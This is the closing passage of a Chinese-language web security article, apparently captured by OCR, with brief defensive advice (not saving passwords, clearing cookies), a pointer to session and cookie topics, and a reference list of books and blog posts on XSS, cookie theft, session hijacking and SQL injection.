
建议

- 不记住密码
- 清理cookie



延伸

- Session 与Cookie



参考文献

- 《白帽子讲web安全》，吴翰清
- 《 web前端黑客技术揭秘》，钟晨鸣，徐少培
- 《web应用权威指南》，[日]德丸浩
- https://www.cnblogs.com/lovesong/p/5199623.html， 前端安全之xss攻击
- http://www.css88.com/archives/5010 cookie， 窃取和session劫持
- https://blog.csdn.net/u011781521/article/details/57406275 ，sql注入
- https://www.cnblogs.com/klsw/p/5259969.htmlsql， 注入原理
- https://blog.csdn.net/qq_34858648/article/details/52750038， sql注入